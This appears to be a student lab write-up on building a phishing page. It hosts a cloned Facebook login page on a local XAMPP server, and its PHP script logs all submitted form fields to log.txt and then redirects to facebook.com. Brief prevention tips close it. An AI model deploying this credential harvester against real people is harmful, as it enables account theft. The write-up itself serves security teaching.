

Task#6

Phishing Attack

To host a web application we first need to create a server, which we can do by using wamp or xampp. We will be using xampp for hosting local server.


We will download xampp from <https://www.apachefriends.org/index.html>

It is available for Windows, Linux and also for Mac OS.




The image shows the XAMPP download page. At the top, it says "XAMPP Apache + MariaDB + PHP + Perl". Below this, there is a section titled "What is XAMPP?" which states: "XAMPP is the most popular PHP development environment. XAMPP is a completely free, easy to install Apache distribution containing MariaDB, PHP, and Perl. The XAMPP open source package has been set up to be incredibly easy to install and to use." To the right of this text is a large XAMPP logo. At the bottom, there are three download buttons: "Download" (with a link to other versions), "XAMPP for Windows 8.0.8 (PHP 8.0.8)", "XAMPP for Linux 8.0.8 (PHP 8.0.8)", and "XAMPP for OS X 8.0.8 (PHP 8.0.8)".

Execute the downloaded file and install xampp.




Task#6

We will now start Apache and MySQL.



After starting Apache and MySQL we are going to open chrome or any browser and type “localhost” in url to make sure that server is running properly and to verify if database is on we will go to phpadmin.




Task#6

After starting the server we have to locate where we installed xampp and search for htdocs where we will be uploading the web application files.

This PC > Local Disk (E:) > lampp >				
^	Name	Date modified	Type	Size
	anonymous	29-Jul-21 1:39 PM	File folder	
	apache	29-Jul-21 1:40 PM	File folder	
	cgi-bin	29-Jul-21 1:52 PM	File folder	
	contrib	29-Jul-21 1:40 PM	File folder	
	FileZillaFTP	29-Jul-21 1:51 PM	File folder	
	htdocs	29-Jul-21 2:19 PM	File folder	
	img	29-Jul-21 1:39 PM	File folder	
	install	29-Jul-21 1:51 PM	File folder	
	licenses	29-Jul-21 1:39 PM	File folder	
	locale	29-Jul-21 1:39 PM	File folder	
	mailoutput	29-Jul-21 1:39 PM	File folder	

Files which is to be hosted.

- 1.) Facebook.htm is a html file which has web structure of facebook.
- 2.) Facebook.php is a script which is used to store victim data in a file.
- 3.) Log.txt is where the victim data will be stored.



Task#6

```
facebook - Notepad
File Edit Format View Help
<!DOCTYPE html>
<html lang="en" id="facebook"
class="no_js">
<head><meta charset="utf-8" /><meta
name="referrer" content="origin-when-
crossorigin" id="meta_referrer" /><script
nonce="Pfep8us6">window._cstart+=new
Date();</script><script
nonce="Pfep8us6">function envFlush(a)
{function b(b){for(var c in a)b[c]=a[c]}
window.requireLazy?window.requireLazy
(["Env"],b):(window.Env=window.Env||{}),b
(window.Env))}envFlush
({"ajaxpipe_token":"AXhe-
hNJ0gxYXP3T3fY","timeslice_heartbeat_conf
ig":
{"pollIntervalMs":33,"idleGapThresholdMs"
:60,"ignoredTimesliceNames":
{"requestAnimationFrame":true,"Event
listenHandler mousemove":true,"Event
listenHandler mouseover":true,"Event
listenHandler mouseout":true,"Event
listenHandler
scroll":true},"isHeartbeatEnabled":true,"
isArtilleryOn":false},"shouldLogCounters"
:true,"timeslice categories":
```

```
facebook.php - Notepad
File Edit Format View Help
<?php

// Set the location to redirect the page
header ('Location:
https://www.facebook.com');

// Open the text file in writing mode
$file = fopen("log.txt", "a");


foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>
```

Task#6

Facebook clone hosted on localhost server.

Victim Data entered.



Victim data stored In log.txt file



Task#6

Prevention Techniques:

Always check for the original url and domain.

Don't click on random links came on email or any social media.

Make sure your web browser has safe mode on and on high preference.

You can also verify a website if it is a phishing site or not by using sites like fishtank ,etc. There are a lot of websites which can be used to test a website.